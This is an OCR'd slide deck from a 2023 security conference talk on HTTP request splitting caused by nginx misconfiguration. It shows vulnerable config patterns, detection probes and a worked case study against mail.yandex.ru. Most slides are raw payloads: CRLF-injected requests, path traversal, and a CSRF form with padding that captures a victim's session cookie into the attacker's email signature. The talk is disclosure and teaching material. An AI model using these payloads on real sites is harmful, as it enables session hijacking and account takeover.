
OFF ONE 2023

kaspersky

HTTP Request Splitting vulnerabilities exploitation



Speaker: Sergey Bobrov

@BlackFan

HTTP Splitting

Why is this still relevant in 2023?

- nginx is used as a frontend in ~30-50% of sites in the world
- it's not nginx vulnerability, it's misconfiguration

Nginx misconfiguration

Example of nginx variables that can contain CR LF characters

```
$uri - Normalized Request-URI value
$document_uri - $uri alias


Variables from regexp with an exclusive range
location ~ /docs/([^/]*)? { … $1 … }                    # vulnerable
location ~ /docs/(.*)? { … $1 … }                       # not vulnerable
```

Nginx misconfiguration


Functions that form HTTP request/response structure

```
rewrite, return, add_header, proxy_set_header, proxy_pass
```

Classic example (HTTP > HTTPS redirect)

```
return 302 https://company.tld$uri;
```


CRLF Injection (HTTP Response)




```
GET /%0D%0ASet-Cookie:%20x=x HTTP/1.1
Host: company.tld
```


```
HTTP/1.1 302 Moved Temporarily
Date: Mon, 01 Jun 2023 13:37:00 GMT
Location: https://company.tld/
Set-Cookie: x=x
```

CRLF Injection (HTTP Response)





CRLF Injection (HTTP Request)



```
GET /%20HTTP/1.1%0D%0AX:%20x HTTP/1.1
Host: company.tld
Cookie: sessionid=xxx;
```

```
GET / HTTP/1.1
X: x HTTP/1.1
Host: www.company.tld
Cookie: sessionid=xxx;
```

CRLF Injection (HTTP Request)


The exploitation and detection of the vulnerability depends on what can be controlled in the request.

```
GET /api/[INJ]?foo=bar&baz=[INJ] HTTP/1.1
Host: backend
Cookie: sessionid=xxx;
X-Header: [INJ]
```

Detection methods

`http://company.tld/%20X`	`Any HTTP code`
`http://company.tld/%20H`	`400 Bad Request`

```
GET / H HTTP/1.1
Host: company.tld
Cookie: sessionid=xxx;
```



Detection methods


`http://company.tld/%20HTTP/1.1%0D%0AX:%20x`	`Any HTTP code`
`http://company.tld/%20HTTP/13.37%0D%0AX:%20x`	`505 HTTP Version Not Supported`

```
GET / HTTP/13.37
X: x HTTP/1.1
Host: company.tld
Cookie: sessionid=xxx;
```

Detection methods


`http://company.tld/%20HTTP/1.1%0D%0AXXXX:%20x`	`Any HTTP code`
`http://company.tld/%20HTTP/1.1%0D%0AHost:%20x`	`400 Bad Request`

```
GET / HTTP/1.1
Host: x HTTP/1.1
Host: company.tld
Cookie: sessionid=xxx;
```



Detection methods

Vulnerability often is triggered before the authorization check



CRLF Injection (HTTP Response)

- Exploitation of non-exploitable bugs
  - XSS via HTTP Header, via raw Request-URI
- Possibility to send two+ requests
  - Potential HTTP Desync attacks
- Access to other backend vhosts
- Web Cache poisoning vulns
- WAF bypass
- Attacks that require custom headers
- Etc...

ON
FF
ONE
2023

Case #1

mail.yandex.ru

Case #1: mail.yandex.ru

```
location ^~ /lite/api/ {
    proxy_pass http://lite-backend$uri$is_args$args;
}
```

```
GET /lite/api/%20HTTP/1.1%0D%0AX:%20x HTTP/1.1
Host: mail.yandex.ru
Cookie: Session_id=xxx;
```

```
GET /lite/api/ HTTP/1.1
X: x HTTP/1.1
Host: mail.yandex.ru
Cookie: Session_id=xxx;
```

Case #1: mail.yandex.ru

What can an attacker control in HTTP request?

```
GET /lite/api/[INJ] HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[…]; Session_id=[…];
User-Agent: Mozilla/5.0
Connection: close
```


Case #1: mail.yandex.ru

Adding custom HTTP headers

```
GET /lite/api/[INJ] HTTP/1.1
Arbitrary-Header: HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[…]; Session_id=[…];
User-Agent: Mozilla/5.0
Connection: close
```

Case #1: mail.yandex.ru

Partial control of the Request-Path



Case #1: mail.yandex.ru

Partial control of the Request-Path

```
GET /lite/api/%2e%2e/arbitrary/path HTTP/1.1
Arbitrary-Header: HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[…]; Session_id=[…];
User-Agent: Mozilla/5.0
Connection: close
```

Case #1: mail.yandex.ru

Changing the HTTP method (CSRF-like)

```
POST /lite/api/%2e%2e/arbitrary/path HTTP/1.1
Arbitrary-Header: HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[…]; Session_id=[…];
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Connection: close

key=value
```

Case #1: mail.yandex.ru

```
POST /lite/api/%2e%2e/arbitrary/path HTTP/1.1
Host: mail.yandex.ru

param= HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[…]; Session_id=[…];
[…]

&param2=value
```

Case #1: mail.yandex.ru

```
POST /lite/api/%2e%2e/arbitrary/path HTTP/1.1
Host: mail.yandex.ru
Cookie: Session_id=<attacker_session_id>;

param= HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[…]; Session_id=[…];
[…]

&param2=value
```

Case #1: mail.yandex.ru


Pros and cons of this type of vulnerability exploitation

- Exploitation of the vulnerability does not depend on the settings and privileges of the client
- Value of the CSRF token is known to the attacker
- Samesite cookies

Case #1: mail.yandex.ru

Email signature:

- Supports multiline value
- Has no limits on the range of allowed characters
- Has no limit on the maximum length of a value



Case #1: mail.yandex.ru

```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
Host: mail.yandex.ru
Cookie: Session_id=<attacker_session_id>;
Content-Length: 5000
Content-Type: application/x-www-form-urlencoded

_ckey=<attacker_CSRF_token>&signature= HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[…]; Session_id=[…];
[…]
&x=padding[…5000…]padding
```


http body

Case #1: mail.yandex.ru

```
<form
action="https://mail.yandex.ru/lite/api/%252e%252e/%252e%252e/lite/setup-
action.xml%20HTTP/1.1%0D%0AHost:mail.yandex.ru%0D%0ACookie:Session_id=
<attacker_session_id>%3b%0D%0AContent-Length:5000%0D%0A
Content-Type:application/x-www-form-urlencoded%0D%0A%0D%0A
_ckey=<attacker_CSRF_token>&signature="
method="POST">

<input type="hidden" name="x" value="padding[…5000…]padding" />
<input type="submit" value="Submit request" />

</form>
```

Case #1: mail.yandex.ru

```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
Host: mail.yandex.ru
Cookie: Session_id=<attacker_session_id>;
Content-Length: 5000
Content-Type: application/x-www-form-urlencoded

_ckey=<attacker_CSRF_token>&signature= HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[…]; Session_id=[…];
[…]
&x=padding[…5000…]padding
```



signature parameter
contains only this data

Case #1: mail.yandex.ru

```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
Host: mail.yandex.ru
Cookie: Session_id=<attacker_session_id>;
Content-Length: 5000
Content-Type: application/x-www-form-urlencoded

_ckey=<attacker_CSRF_token>&signature= HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[…]; Session_id=[…];
[…]
&x=padding[…5000…]padding
```

Symbol ";" like "&"
is the parameter separator

Case #1: mail.yandex.ru

OK, cookie leak is not possible via application/x-www-form-urlencoded on this case.


But what about multipart/form-data?

Case #1: mail.yandex.ru

```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
Host: mail.yandex.ru
[…]
Content-Type: multipart/form-data; boundary=xxx

--xxx
Content-Disposition: form-data; name="_ckey"

<attacker_CSRF_token>
--xxx
Content-Disposition: form-data; name="signature"

PoC: HTTP/1.1
Host: mail.yandex.ru
X-Original-Uri: /lite/api/%252e%252e/[…]%0D%0A%0D%0A--xxx%0D%0AContent-Disposition:[…]
Cookie: yandexuid=[…]; Session_id=[…];
User-Agent: Mozilla/5.0
[…]
--xxx--
padding[…5000…]padding
```

Case #1: mail.yandex.ru

```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
Host: mail.yandex.ru
[…]
Content-Type: multipart/form-data; boundary=xxx

--xxx
Content-Disposition: form-data; name="_ckey"

<attacker_CSRF_token>
--xxx
Content-Disposition: form-data; name="signature"

PoC: HTTP/1.1
Host: mail.yandex.ru
X-Original-Uri: /lite/api/%252e%252e/[…]%0D%0A%0D%0A--xxx%0D%0AContent-Disposition:[…]
Cookie: yandexuid=[…]; Session_id=[…];
User-Agent: Mozilla/5.0
[…]
--xxx--
padding[…5000…]padding
```



Case #1: mail.yandex.ru

